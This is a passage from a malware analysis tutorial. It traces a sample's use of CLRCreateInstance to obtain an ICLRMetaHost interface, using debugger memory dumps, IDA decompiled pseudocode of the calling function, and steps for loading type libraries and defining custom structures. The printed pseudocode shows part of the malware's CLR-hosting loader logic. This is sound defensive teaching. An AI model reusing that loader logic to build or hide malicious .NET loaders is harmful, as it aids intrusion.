


Figure 4.3.7

At this point, we can conclude that the malware is attempting to create an `ICLRMetaHost` interface.

When we step over the call to `CLRCreateInstance` and watch the contents of `zeroed_out_mem`, we can see that `CLRCreateInstance` saves a pointer to the interface that it creates:

Address	Hex	ASCII
0581E984 <zeroed_out_mem>	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0581E994	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....

*Figure 4.3.8: Memory dump of `zeroed_out_mem` **before** `CLRCreateInstance` is called*

Address	Hex	ASCII
0581E984 <zeroed_out_mem>	E8 38 5E 01 00 00 00 00 00 00 00 00 00 00 00 00	è8^..............
0581E994	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....

*Figure 4.3.9: Memory dump of `zeroed_out_mem` **after** `CLRCreateInstance` is called*

Our `ICLRMetaHost` interface can be found at `0x015E38E8`, which we'll label as `iclr_metahost_interface`:

Address	Hex																ASCII
015E38E8 <iclr_metahost_i	B0	7B	F8	6A	40	52	F7	6A	01	00	00	00	AB	AB	AB	AB	°{øj@R÷j....««
015E38F8	AB	AB	AB	AB	EE	FE	EE	FE	00	00	00	00	00	00	00	00	««««îþîþ.....
015E3908	CD	D7	D8	8C	2A	A3	00	18	00	00	00	00	FF	FF	FF	FF	Í×Ø.*£.....ÿÿ
015E3918	FF	FF	FF	FF	00	00	00	00	00	00	00	00	00	00	00	00	ÿÿÿÿ..........
015E3928	D0	07	00	02	08	00	00	C0	00	00	00	00	00	00	00	00	Ð.......À.....
015E3938	AB	AB	AB	AB	AB	AB	AB	AB	00	00	00	00	00	00	00	00	«««««««««.....
015E3948	CF	D7	D8	8E	27	A3	00	18	0D	F0	AD	BA	60	3A	5E	01	Ï×Ø.'£...ð.º`:.
015E3958	0B	00	00	00	01	00	00	00	02	00	00	00	08	00	00	00	.....

Figure 4.3.10: Memory dump of `0x015E38E8`

Loading type information libraries and creating custom structures

Calling `CLRCreateInstance` created an `ICLRMetaHost` interface and saved its pointer in the beginning of `zeroed_out_mem (a3` in the scope of the current function):

```
1  int __cdecl sub_108D67(int a1, int a2, _DWORD *a3)
2  {
3    int (__stdcall *v3)(int, int, _DWORD *); // ecx
4    _DWORD *v4; // esi
5    char v6[512]; // [esp+58h] [ebp-200h] BYREF
6
7    v3 = *(int (__stdcall **)(int, int, _DWORD *))(a1 + 232);
8    if ( v3 )
9    {
10     if ( v3(a1 + 2128, a1 + 2144, a3) < 0 )     // CLRCreateInstance
11     {
12       *a3 = 0;
13     }
14     else
15     {
16       sub_10A2FF(a1, a2 + 12, v6);
17       v4 = a3 + 1;
18       if ( (*(int (__stdcall **)(_DWORD, char *, int, _DWORD *))(*(_DWORD *)*a3 + 12))(*a3, v6, a1 + 2160, a3 + 1) >= 0 )
19         (*(void (__stdcall __noreturn **)(_DWORD))((char *)&off_28 + *(_DWORD *)*v4))(*v4);
20       *v4 = 0;
21     }
22   }
23   if ( (*(int (__stdcall **)(_DWORD, _DWORD, int, int, _DWORD *))(a1 + 228))(0, 0, a1 + 2176, a1 + 2192, a3 + 2) >= 0 )
24     (*(void (__stdcall __noreturn **)(_DWORD))((char *)&off_28 + *(_DWORD *)a3[2]))(a3[2]);
25   a3[2] = 0;
26   return 0;
27 }
```

Figure 4.4.1: The decompiled code after commenting the line where `CLRCreateInstance` is called

We can expect this pointer to be used to call the `ICLRMetaHost` interface's functions. However, the problem is that *IDA* is not aware that the type of the structure that is getting pointed to is `ICLRMetaHost`; we only know that information because we obtained it through the debugger. Because *IDA* has no knowledge of the type, it won't be able to resolve any of the interface's members or functions; they will be shown only as offsets relative to `a3` (Figure 4.4.2):

```
int __cdecl sub_108D67(int a1, int a2, _DWORD *a3)
{
  int (__stdcall *v3)(int, int, _DWORD *); // ecx
  _DWORD *v4; // esi
  char v6[512]; // [esp+58h] [ebp-200h] BYREF

  v3 = *(int (__stdcall **)(int, int, _DWORD *))(a1 + 232);
  if ( v3 )
  {
    if ( v3(a1 + 2128, a1 + 2144, a3) < 0 )     // CLRCreateInstanace
    {
      *a3 = 0;
    }
    else
    {
      sub_10A2FF(a1, a2 + 12, v6);
      v4 = a3 + 1;
      if ( (*(int (__stdcall **)(_DWORD, char *, int, _DWORD *))(*(_DWORD *)*a3 + 12))(*a3, v6, a1 + 2160, a3 + 1) >= 0 )
        (*(void (__stdcall __noreturn **)(_DWORD))((char *)&off_28 + *(_DWORD *)*v4))(*v4);
      *v4 = 0;
    }
  }
  if ( (*(int (__stdcall **)(_DWORD, _DWORD, int, int, _DWORD *))(a1 + 228))(0, 0, a1 + 2176, a1 + 2192, a3 + 2) >= 0 )
    (*(void (__stdcall __noreturn **)(_DWORD))((char *)&off_28 + *(_DWORD *)a3[2]))(a3[2]);
  a3[2] = 0;
  return 0;
}
```

Figure 4.4.2

This obviously makes it difficult to read the decompiled code, but luckily, *IDA* has a feature that allows us to define custom structures (here is a helpful primer on the subject). Once we convert `a3` to a pointer to our custom structure, *IDA* will know how to resolve the offsets as members and functions. We'll start off with creating a custom structure with just one member, a pointer to the `ICLRMetaHost` interface, for now. As we run across more functions and determine the types that are returned by these functions, we will incrementally update our custom structure. This will help *IDA* automatically resolve functions and members for us in the decompiled code as we continue analysis.

We'll first need to load the type library containing the definitions of structures like `ICLRMetaHost`, which can be found here (the type library was generated using the instructions here if you'd like more information on the process).

First, we copy the type library to `C:\Program Files\Hex-Rays IDA Pro 7.7\til\pc`. We then navigate to the "Type Libraries" tab in *IDA* > right click the window pane > "Load type library" (Figure 4.4.3):




Figure 4.4.3

We'll select "mscoru" in the window that pops up (Figure 4.4.4):




Figure 4.4.4

Now that we've loaded the type library, we can begin creating our custom structure by navigating to the "Structures" > right click window pane > "Add struct type…" (Figure 4.4.5):




Figure 4.4.5

We'll just keep the default name `struc_1` for now since we're not certain of the structure's purpose or semantic meaning. We can always rename it later when we've determined that information.




Figure 4.4.6: Creating a custom structure called `struc_1`

We can add a new member to this structure by right clicking the window pane > “Data” (Figure 4.4.7):




Figure 4.4.7

We can then specify the type of the new member by right clicking it > “Set Type…” (Figure 4.4.8):




Figure 4.4.8

Since we know that the first member is a pointer to the new `ICLRMetaHost` interface, we can set the type accordingly (Figure 4.4.9):




Figure 4.4.9

We have now added a new member to our custom structure (Figure 4.4.10):

```
00000000 ; Ins/Del : create/delete structure
00000000 ; D/A/*   : create structure member (data/ascii/array)
00000000 ; N       : rename structure or structure member
00000000 ; U       : delete structure member
00000000 ; -------------------------------------------------------
00000000
00000000 struc_1         struc ; (sizeof=0x4, mappedto_2)
00000000 iclr_metahost   dd ?                    ; offset
00000004 struc_1         ends
00000004
```

Figure 4.4.10

Lastly, we'll convert the type of `a3` by right clicking it > "Convert to struct *..." (Figure 4.4.11):

